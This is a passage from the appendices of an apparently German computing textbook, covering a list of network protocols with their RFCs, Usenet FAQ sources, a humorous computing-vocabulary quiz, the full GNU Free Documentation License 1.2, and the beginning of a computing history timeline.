PPP	Point to Point Protocol (RFC 1661, 2153)
RARP	Reverse Address Resolution Protocol (RFC 903)
RIP	Routing Information Protocol (RFC 1723)
RPC	Remote Procedure Call Protocol (RFC 1057, 1831 und 2339)
RSVP	Resource Reservation Protocol (RFC 2205)
RTP	Transport Protocol for Realtime Applications (RFC 1889)
RTSP	Real Time Streaming Protocol (RFC 2326)
RWhois	Referral Whois Protocol (RFC 2167)
SCSP	Server Cache Synchronization Protocol (RFC 2334)
SDP	Session Description Protocol (RFC 2327)
SDTP	PPP Serial Data Transport Protocol (RFC 1963)
SLP	Service Location Protocol (RFC 2165)
SMTP	Simple Mail Transfer Protocol (RFC 821)
SNACP	PPP SNA Control Protocol (RFC 2043)
SNMP	Simple Network Management Protocol (RFC 1157)
SNQP	Simple Nomenclator Query Protocol (RFC 2259)
SNTP	Simple Network Time Protocol (RFC 2030)
SOCKS	SOCKS Protocol (RFC 1928)
TCP	Transmission Control Protocol (RFC 793)
Telnet	Telnet Protocol (RFC 854)
TFTP	Trivial File Transfer Protocol (RFC 783 und 1350)
TIP	Transaction Internet Protocol (RFC 2371)
UDP	User Datagram Protocol (RFC 768)
VRRP	Virtual Router Redundancy Protocol (RFC 2338)
XNSCP	PPP XNS IDP Control Protocol (RFC 1764)

Siehe auch RFC 2700: *Internet Official Protocol Standards* vom August 2000.

I Frequently Asked Questions (FAQs)

In vielen Newsgruppen tauchen immer wieder dieselben Fragen auf. Irgendwann erbarmt sich ein Leser und sammelt sie samt den zugehörigen Antworten unter der Überschrift *Frequently Asked Questions*, abgekürzt FAQ. Diese FAQs (man beachte: der Plural eines Plurals) sind eine wertvolle Informationsquelle. Die Spektren der Themen und der Qualität sind so breit wie das Netz. Innerhalb der Netnews enthalten die FAQs naturgemäß nur Text, manche werden jedoch parallel dazu im WWW angeboten und können dort Grafik verwenden. Sie sind zu finden:

- in der jeweiligen Newsgruppe,
- in der Newsgruppe `news.answers` bzw. `de.answers`,
- auf `http://www.cs.ruu.nl/cgi-bin/faqwais` (Universität Utrecht)
- auf `http://www.faqs.org/`,
- auf `rtfm.mit.edu` in den Verzeichnissen `/pub/usenet-by-group/` bzw. `/pub/usenet-by-hierarchie/`.

Um einen Überblick zu gewinnen, hole man sich per FTP vom MIT die Datei `Index-byname.gz`. Nachfolgend sind einige FAQs aufgeführt, aber bei weitem nicht alle:

- Unix - Frequently Asked Questions, in `comp.unix.questions`. Siebenteilig, von TED TIMAR, seit 1989, daher ausgereift.
- Unix Programming FAQ, in `comp.unix.programmer`.
- Unix-FAQ/Shell, in `comp.unix.shell`. Von TED TIMAR.
- Linux META-FAQ, in `comp.os.linux.announce`.
- NetBSD, FreeBSD, and OpenBSD FAQ, gemeinsames zehnteiliges FAQ-Dokument in
  - `comp.unix.bsd.netbsd.announce`,
  - `comp.unix.bsd.freebsd.announce` und
  - `comp.unix.openbsd.announce`.
- vi Editor FAQ, in `comp.editors` und `comp.unix.questions`. Zweiteilig.
- comp.lang.perl* FAQ, in `comp.lang.perl.announce`. Fünfteilig.
- The X Toolkit Intrinsics FAQ, in `comp.windows.x`.
- Catalog of compilers, interpreters, and other language tools, in `comp.compilers` und `comp.lang.misc`. Fünfteilig.

- Comp.software.eng FAQ, in `comp.software.eng`.
- FAQ List (zur Sprache C), in `comp.lang.c`.
- C++ FAQ, in `comp.lang.c++`. Achtteilig.
- Available C++ libraries FAQ, in `comp.lang.c++`. Sechsteilig.
- Comp.lang.objective-c FAQ, in `comp.lang.objective-c`. Dreiteilig.
- TCP/IP Resources List, in `comp.protocols.tcp-ip`.
- TCP/IP Applications FAQ, in `comp.protocols.tcp-ip`.
- FAQ: Internet-Zugänge in Deutschland, in `de.etc.lists`.
- Netiquette für de.*. in `de.newusers.questions`.
- Anonymous FTP Sitelist, in `comp.archives`. Dreiundzwanzigteilig.
- World Wide Web FAQ, Introduction, in `comp.infosystems.www`. Von THOMAS BOUTELL.
- comp.graphics.algorithms FAQ, in `comp.graphics.algorithms`.
- comp.text FAQ, in `comp.text`.
- TeX, LaTeX, Dante e. V. FAQ, in `de.comp.text.tex`. Elfteilig.
- alt.comp.virus FAQ, in `comp.virus`. Dreiteilig.

Natürlich gibt es auch FAQs zu Themen außerhalb der Informatik, beispielsweise `de.rec.fahrrad FAQ`, sechsteilig und monatlich in der Newsgruppe `de.rec.fahrrad` zu finden.

J Karlsruher Test

Nicht jedermann eignet sich für so schwierige Dinge wie die elektronische Datenverarbeitung. Um Ihnen die Entscheidung zu erleichtern, ob Sie in die EDV einsteigen oder sich angenehmeren Dingen widmen sollten, haben wir ganz besonders für Sie einen Test entwickelt. Woran denken Sie bei:

Bit	Bier aus der Eifel (1 Punkt) Schraubendrehereinsatz (1) kleinste Dateneinheit (2 Punkte)
Festplatte	Was zum Essen, vom Partyservice (1) Schallplatte (0) Massenspeicher (2)
Menü	Was zum Essen (1) Dialogtechnik (2) mittelalterlicher Tanz (0)
CPU	politische Partei (0) Zentralprozessor (2) Carnevalsverein (0)
Linker	Linkshänder (0) Anhänger einer Linkspartei (1) Programm zum Binden von Modulen (2)
IBM	Ich Bin Müde (1) International Business Machines (2) International Brotherhood of Magicians (1)
Schnittstelle	Verletzung (1) Verbindungsstelle zweier EDV-Geräte (2) Werkstatt eines Bartscherers (0)
Slot	Steckerleiste im Computer (2) einarmiger Bandit (1) niederdeutsch für Kamin (0)

Fortran	starker Lebertran (0) Formal Trash Notation (0) Programmiersprache (2)
Mainframe	Frachtkahn auf dem Main (0) Damit wollte FRIDTJOF NANSEN zum Nordpol (0) großer Computer (2)
PC	Plumpsklo (Gravitationstoilette) (1) Personal Computer (2) Power Computing Language (0)
Puffer	Was zum Essen, aus Kartoffeln (1) Was am Eisenbahnwagen (1) Zwischenspeicher (2)
Software	Rohstoff für Softice (0) Programme, Daten und so Zeugs (2) was zum Trinken (0)
Port	was zum Trinken (1) Hafen (1) Steckdose für Peripheriegeräte (2)
Strichcode	maschinell lesbarer Code (2) Geheimsprache im Rotlichtviertel (0) Urliste in der Statistik (0)
Chip	was zum Essen (1) was zum Spielen (1) Halbleiterbaustein (2)
Pointer	Hund (1) starker Whisky (0) Zeiger auf Daten, Adresse (2)
Page	Hotelboy (1) englisch, Seite in einem Buch (1) Untergliederung eines Speichers (2)
Character	was manchen Politikern fehlt (1) Schriftzeichen (2) Wasserfall (0)

Betriebssystem	Konzern (0) betriebsinternes Telefonsystem (0) wichtigstes Programm im Computer (2)
Traktor	Papiereinzugsvorrichtung (2) landwirtschaftliches Fahrzeug (1) Zahl beim Multiplizieren (0)
Treiber	Hilfsperson bei der Jagd (1) Programm zum Ansprechen der Peripherie (2) Vorarbeiter (0)
Animator	was zum Trinken (1) Unterhalter (1) Programm für bewegte Grafik (2)
Hackbrett	Musikinstrument (1) Werkzeug im Hackbau (0) Tastatur (2)
emulieren	nachahmen (2) Öl in Wasser verteilen (0) entpflichten (0)
Font	Menge von Schriftzeichen (2) Soßengrundlage (1) Hintergrund, Geldmenge (0)
Server	Brettsegler (0) Kellner (0) Computer für Dienstleistungen (2)
Yabbawhap	Datenkompressionsprogramm (2) Kriegsruf der Südstadt-Indianer (0) was zum Essen (0)
Terminal	Schnittstelle Mensch - Computer (2) Bahnhof oder Hafen (1) Zubehör zu Drahttauwerk (1)
Ampersand	Sand aus der Amper (1) et-Zeichen, Kaufmanns-Und (2) Untiefe im Wattenmeer (0)

Alias	altgriechisches Epos (0) alttestamentarischer Prophet (0) Zweitname (2)
Buscontroller	Busfahrer (0) Busschaffner (0) Programm zur Steuerung eines Datenbusses (2)
Algol	was zum Trinken (0) Doppelstern (1) Programmiersprache (2)
Rom	Stadt in Italien (1) schwedisch für Rum (1) Read only memory (2)
Dram	Dynamic random access memory (2) dänisch für Schnaps (1) Straßenbahn (0)
Diskette	Mädchen, das oft in Discos geht (0) weiblicher Diskjockey (0) Massenspeicher (2)
Directory	oberste Etage einer Firma (0) Inhaltsverzeichnis (2) Kunststil zur Zeit der Franz. Revolution (0)
Dekrement	was die Verdauung übrig läßt (0) Anordnung von oben (0) Wert, um den ein Zähler verringert wird (2)
Sprungbefehl	Vorkommnis während Ihres Wehrdienstes (0) Kommando im Pferdesport (0) Anweisung in einem Programm (2)
Oktalzahl	Maß für die Klopffestigkeit (0) Zahl zur Basis 8 (2) Anzahl der Oktaven einer Orgel (0)
Subroutine	Kleidungsstück eines Priesters (0) was im Unterbewußten (0) Unterprogramm (2)

Spoiler	Was zum Essen (0) Posting in den Netnews (2) Was am Auto (1)
virtuell	tugendhaft (0) die Augen betreffend (0) nicht wirklich vorhanden, scheinbar (2)
Klammeraffe	ASCII-Zeichen (2) Bürogerät (1) Affenart in Südamerika (0)
ESC	Eisenbahner-Spar- und Creditverein (0) Eishockeyclub (0) escape, Fluchtsymbol (2)
Monitor	Karlsruher Brauerei (0) Fernsehsendung (1) Bildschirmgerät, Überwachungsprogramm (2)
Unix	Tütensuppe (0) Freund von Asterix und Obelix (0) hervorragendes Betriebssystem (2)
Joystick	Computerzubehör (2) männlicher Körperteil (0) Hebel am Spielautomat (0)
Maus	kleines Säugetier (1) Computerzubehör (2) junge Dame (1)
Icon	russisches Heiligenbild (0) Sinnbild (2) Kamerafabrik (0)
Pascal	französischer Mathematiker (1) Maßeinheit für Druck (1) Programmiersprache (2)
Wysiwyg	englisch für Wolpertinger (0) französisch für Elmentritschen (0) what you see is what you get (2)

Register	was in Flensburg (1) was an der Orgel (1) Speicher (2)
Record	was im Sport (1) englisch für Blockflöte (0) Datensatz (2)
HP	High Price (0) Hewlett-Packard (2) Horse Power (1)
Kermit	Klebstoff (0) Frosch aus der Muppet-Show (1) Fileübertragungs-Protokoll (2)
Ethernet	Baustoff (Asbestzement) (0) Local Area Network (2) Student der ETH Zürich (0)
Algorithmus	Übermäßiger Genuß geistiger Getränke (0) Krankheit (0) Rechenvorschrift (2)
File	Was zum Essen (0) Menge von Daten (2) Durchtriebener Kerl (0)
Bug	Vorderteil eines Schiffes (1) Fehler im Programm (2) englisch für Wanze (1)
Router	jemand mit Routine (0) französischer LKW-Fahrer (0) Verbindungsglied zweier Netze (2)
Zylinder	Kopfbedeckung (1) Teil einer Kolbenmaschine (1) Unterteilung eines Plattenspeichers (2)
FTP	kleine, aber liberale Partei (0) File Transfer Protocol (2) Floating Point Processor (0)

Domäne	Geist(0) Bereich (2) Blume (0)
Bridge	Kartenspiel (1) internationales Computernetz (0) Verbindung zweier Computernetze (2)
Email	Glasur (1) elektronische Post (2) Sultanspalast (0)
Baum	was im Wald (Wurzel unten) (1) was auf einem Schiff (keine Wurzel) (1) was aus der Informatik (Wurzel oben) (2)
Internet	Schule mit Schlafgelegenheit (0) Zwischenraum (0) Weltweites Computernetz (2)
Split	UNIX-Kommando (2) kantige Steinchen (0) Stadt in Dalmatien (1)
Mini	Damenoberbekleidung (1) kleiner Computer (2) Frau von Mickey Mouse (0)
Cut	Herrenoberbekleidung (1) Colonia Ulpia Traiana (1) UNIX-Kommando (2)
2B | !2B	Parallelprozessor (0) Assembler-Befehl (0) ein Wort Hamlets (2)
Shell	Filmschauspielerin (Maria S.) (0) Kommando-Interpreter (2) Mineralöl-Gesellschaft (1)
Slip	Unterbekleidung (1) Schlupfschuh (0) Internet-Protokoll (2)

Diäresis	Durchfall (0) Diakritisches Zeichen (Umlaute) (2) Ernährungslehre (0)
Space Bar	Kneipe im Weltraum (www.spacebar.com) (0) Maßeinheit für den Druck im Weltraum (0) Größte Taste auf der Tastatur (2)
Popper	Popcorn-Röster (0) Mail-Programm (2) Philosoph aus Wien (1)
Rohling	Wüster Kerl (1) Noch zu beschreibende CD/DVD (2) Rohkost-Liebhaber (0)
Schleife	Kleidungsstück (1) Schlitterbahn (1) Kontrollanweisung eines Programmes (2)
Alex	Altlasten-Expertensystem (1) Automatic Login Executor (1) Globales Filesystem (1)
Altair	Stern (Alpha Aquilae) (1) Gebirge in Zentralasien (0) früher Personal Computer (2)
Halbbitter	Was zum Essen (Schokolade) (1) Strom- und bitsparender Prozessor (0) Was zum Trinken (0)
Eure Priorität	Anrede des Priors in einem Kloster (0) Anrede des Ersten Sekretärs im Vatikan (0) Anrede des System-Managers (6)

Zählen Sie Ihre Punkte zusammen. Die Auswertung ergibt Folgendes:

- über 170 Punkte: Überlassen Sie das Rechnen künftig dem Computer.
- 85 bis 170 Punkte: Mit etwas Fleiß wird aus Ihnen ein EDV-Experte.
- 18 bis 84 Punkte: Machen Sie eine möglichst steile Karriere außerhalb der EDV und suchen Sie sich fähige Mitarbeiter.
- unter 18 Punkten: Vielleicht hatten Sie schlechte Lehrer?

K GNU Lizenzen

K.1 GNU Free Documentation License

Kopiert von `http://www.gnu.org/copyleft/`.

Version 1.2, November 2002
Copyright ©2000,2001,2002 Free Software Foundation, Inc.

59 Temple Place, Suite 330, Boston, MA 02111-1307 USA

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

Preamble

The purpose of this license is to make a manual, textbook, or other functional and useful document *free* in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this license preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This license is a kind of *copyleft*, which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this license in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this license is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this license principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This license applies to any manual or other work, in any medium, that contains a notice placed by the copyright holder saying it can be distributed under the terms of this license. Such a notice grants a world-wide, royalty-free license, unlimited in duration, to use that work under the conditions stated herein. The **Document**, below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as **you**. You accept the license if you copy, modify or distribute the work in a way requiring permission under copyright law.

A **Modified Version** of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A **Secondary Section** is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (Thus, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The **Invariant Sections** are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this license. If a section does not fit the above definition of Secondary then it is not allowed to be designated as Invariant. The Document may contain zero Invariant Sections. If the Document does not identify any Invariant Sections then there are none.

The **Cover Texts** are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this license. A Front-Cover Text may be at most 5 words, and a Back-Cover Text may be at most 25 words.

A **Transparent** copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, that is suitable for revising the Document straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup, or absence of markup, has been arranged to thwart or discourage subsequent modification by readers is not Transparent. An image format is not Transparent if used for any substantial amount of text. A copy that is not *Transparent* is called **Opaque**.

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML, PostScript or PDF designed for human modification. Examples of transparent image formats include PNG, XCF and JPG. Opaque formats include proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML, PostScript or PDF produced by some word processors for output purposes only.

The **Title Page** means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this license requires to appear in the title page. For works in formats which do not have any title page as such, TTitle Pagemmeans the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

A section **Entitled XYZ** means a named subunit of the Document whose title either is precisely XYZ or contains XYZ in parentheses following text that translates XYZ in another language. (Here XYZ stands for a specific section name mentioned below, such as **Acknowledgements**, **Dedications**, **Endorsements**, or **History**.) To **Preserve the Title** of such a section when you modify the Document means that it remains a section *Entitled XYZ* according to this definition.

The Document may include Warranty Disclaimers next to the notice which states that this license applies to the Document. These Warranty Disclaimers are considered to be included by reference in this license, but only as regards disclaiming warranties: any other implication that these Warranty Disclaimers may have is void and has no effect on the meaning of this license.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this license, the copyright notices, and the license notice saying this license applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this license. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies (or copies in media that commonly have printed covers) of the Document, numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a computer-network location from which the general network-using public has access to download using public-standard network protocols a complete Transparent copy of the Document, free of added material. If you use the

latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this license, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.

B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has fewer than five), unless they release you from this requirement.

C. State on the Title page the name of the publisher of the Modified Version, as the publisher.

D. Preserve all the copyright notices of the Document.

E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.

F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this license, in the form shown in the Addendum below.

G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.

H. Include an unaltered copy of this license.

I. Preserve the section entitled *History*, Preserve its title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled *History* in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.

J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the *History* section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

K. For any section entitled *Acknowledgements* or *Dedications*, Preserve the title of the section, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

M. Delete any section entitled *Endorsements*. Such a section may not be included in the Modified Version.

N. Do not retitle any existing section to be entitled *Endorsements* or to conflict in title with any Invariant Section.

O. Preserve any Warranty Disclaimers.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section entitled *Endorsements*, provided it contains nothing but endorsements of your Modified Version by various parties – for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this license give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this license, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all

of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice, and that you preserve all their Warranty Disclaimers.

The combined work need only contain one copy of this license, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled *History* in the various original documents, forming one section entitled *History*; likewise combine any sections entitled *Acknowledgements*, and any sections entitled *Dedications*. You must delete all sections entitled *Endorsements*.

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this license, and replace the individual copies of this license in the various documents with a single copy that is included in the collection, provided that you follow the rules of this license for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this license, provided you insert a copy of this license into the extracted document, and follow this license in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, is called an aggregate if the copyright resulting from the compilation is not used to limit the legal rights of the compilation's users beyond what the individual works permit. When the Document is included in an aggregate, this license does not apply to the other works in the aggregate which are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one half of the entire aggregate, the Document's Cover Texts may be placed on covers that bracket the Document within the aggregate, or the electronic equivalent of covers if the Document is in electronic form. Otherwise they must appear on printed covers that bracket the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this license, and all the license notices in the Document, and any Warranty Disclaimers, provided that you also include the original English version of this license and the original versions of those notices and disclaimers. In case of a disagreement between the translation and the original version of this license or a notice or disclaimer, the original version will prevail.

If a section in the Document is entitled *Acknowledgements*, *Dedications*, or *History*, the requirement (section 4) to Preserve its title (section 1) will typically require changing the actual title.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this license. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this license. However, parties who have received copies, or rights, from you under this license will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the license is given a distinguishing version number. If the Document specifies that a particular numbered version of this license *or any later version* applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this license, you may choose any version ever published (not as a draft) by the Free Software Foundation.

ADDENDUM: How to use this license for your documents

To use this license in a document you have written, include a copy of the license in the Document and put the following copyright and license notices just after the title page:

> Copyright ©YEAR YOUR NAME. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is included in the section entitled *GNU Free Documentation License*.

If you have Invariant Sections, Front-Cover Texts and Back-Cover Texts, replace the *with...Texts.* line with this:

> with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST.

If you have Invariant Sections without Cover Texts, or some other combination of the three, merge those two alternatives to suit the situation.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.

L Zeittafel

Die meisten Errungenschaften entwickelten sich über manchmal lange Zeitspannen, so dass vor einige Jahreszahlen *um etwa* zu setzen ist. Auch sind an der Entwicklung oft mehrere Personen in unterschiedlichem Maß beteiligt, was sich in der folgenden Übersicht nicht immer berücksichtigen lässt.

-10E8 Der beliebte Tyrannosaurus hatte zwei Finger an jeder Hand und rechnete vermutlich im Dualsystem, wenn überhaupt.

-2000 Die Babylonier verwenden für besondere Aufgaben ein gemischtes Stellenwertsystem zur Basis 60. Griechen und Perser arbeiten mit Rechenbrettern.

-400 In China werden Zählstäbchen zum Rechnen verwendet.

20 In der Bergpredigt wird das Binärsystem erwähnt (Matth. 5, 37). Die Römer schieben Rechensteinchen (calculi) auf dem Abakus herum.

600 Die Inder entwickeln das heute übliche reine Stellenwertsystem, die Null ist jedoch älter. Etwa gleichzeitig entwickeln die Mayas in Mittelamerika ein Stellenwertsystem zur Basis 20.

1200 LEONARDO VON PISA, genannt FIBONACCI, setzt sich für die Einführung des indisch-arabischen Zahlensystems im Abendland ein.

1550 Die europäischen Rechenmeister verwenden sowohl die römische als auch die indisch-arabische Schreibweise.

1617 JOHN NAPIER erfindet die Rechenknochen (Napier's Bones).

1623 Erste mechanische Rechenmaschine mit Zehnerübertragung und Multiplikation, von WILHELM SCHICKARD, Tübingen.

1642 Rechenmaschine von BLAISE PASCAL, Paris für kaufmännische Rechnungen seines Vaters.

1674 GOTTFRIED WILHELM LEIBNIZ baut eine mechanische Rechenmaschine für die vier Grundrechenarten und befasst sich mit der dualen Darstellung von Zahlen. In der Folgezeit technische Verbesserungen an vielen Stellen in Europa.

1714 HENRY MILL erhält ein Patent auf eine Schreibmaschine.

1778 Rechenmaschine des schwäbischen Pfarrers PHILIPP MATTHÄUS HAHN.

1801 JOSEPH MARIE JACQUARD erfindet die Lochkarte aus Holz und steuert Webstühle damit.

1821 CHARLES BABBAGE stellt der Royal Astronomical Society eine programmierbare mechanische Rechenmaschine vor, die jedoch keinen wirtschaftlichen Erfolg hat. Er denkt auch an das Spielen von Schach oder Tic-tac-toe auf Maschinen.

1840 SAMUEL FINLEY BREEZE MORSE entwickelt einen aus zwei Zeichen plus Pausen bestehenden Telegrafencode, der die Buchstaben entsprechend ihrer Häufigkeit codiert.

1847 GEORGE BOOLE entwickelt die symbolische Logik.

1852 ADA LOVELACE stirbt, eine frühe Informatikerin

1861 JOHANN PHILIPP REIS erfindet das Telephon.
1873 ELIPHALET REMINGTON and Sons, NY, stellen außer Gewehren und Nähmaschinen auch Schreibmaschinen her. 1886 trennen sie sich vom Schreibmaschinenbereich, der später den Namen Remington Rand und noch später den Namen Sperry Rand trägt.
1876 ALEXANDER GRAHAM BELL erhält ein Patent auf sein Telefon.
1877 Gründung der Bell Telephone Company, heute AT&T.
1890 HERMAN HOLLERITH erfindet die Lochkartenmaschine und setzt sie bei einer Volkszählung in den USA ein. Das ist der Anfang von IBM.
1894 OTTO LUEGERS *Lexikon der gesamten Technik* führt unter dem Stichwort *Elektrizität* als Halbleiter Äther, Alkohol, Holz und Papier auf.
1895 Erste Übertragungen mittels Radio (ALEXANDER POPOW, GUGLIELMO MARCONI).
1896 Gründung der Tabulating Machine Company, der späteren IBM.
1898 VALDEMAR POULSEN erfindet die magnetische Aufzeichnung von Tönen (*Telegraphon*).
1900 01. Januar 1900 00:00:00 GMT Nullpunkt der gegenwärtigen NTP-Ära (eine NTP-Ära umfasst 136 Jahre).
1910 Gründung der Deutschen Hollerith Maschinen GmbH, Berlin, der Vorläuferin der IBM Deutschland.
1918 Das Enigma-Verschlüsselungsverfahren entwickelt.
1924 Aus der Tabulating Machine Company von HERMAN HOLLERITH, später in Computing-Tabulating-Recording Company umbenannt, wird die International Business Machines (IBM).
1930 EDWIN LINK baut – anstatt Pianos und Orgeln wie sein Vater – einen mechanischen Flugsimulator für Übungs- und Vergnügungszwecke und erhält ein Patent darauf. Der Link-Trainer erlangt Verbreitung.
1932 Die Firma AEG baut das erste Tonbandgerät mit dem Namen *Magnetophon*. Die Bänder dazu liefert die BASF.
1936 Erste Direktübertragung im deutschen Fernsehen anlässlich der Olympischen Spiele in Berlin.
1937 ALAN TURING veröffentlicht sein Computermodell.
1938 KONRAD ZUSE stellt den programmgesteuerten Rechner Z 1 fertig. Ein späterer Nachbau schafft 1 Rechenoperation pro Sekunde. Elektronische binäre Addiermaschine von JOHN VINCENT ATANASOFF und CLIFFORD BERRY, Iowa State University, zur Lösung linearer Gleichungssysteme.
1939 KONRAD ZUSE stellt die Z 2 fertig. Gründung der Firma Hewlett-Packard, Palo Alto, Kalifornien durch WILLIAM HEWLETT und DAVID PACKARD. Ihr erstes Produkt ist ein Oszillator für Tonfrequenzen (Messtechnik).
1941 KONRAD ZUSE stellt die Z 3 fertig.
1942 Die Purdue University beginnt mit der Halbleiterforschung und untersucht Germaniumkristalle.
1943 Der Computer *Colossus*, Bletchley Park/Buckinghamshire UK,

entschlüsselt deutsche Militärnachrichten (Enigma).
IBM-Chef THOMAS WATSON schätzt den weltweiten Bedarf an Computern auf 5 (fünf) Stück.

1944 Die Zuse Z 4 wird fertig (2200 Relais, mechanischer Speicher).
Sie arbeitet von 1950 bis 1960 in der Schweiz.
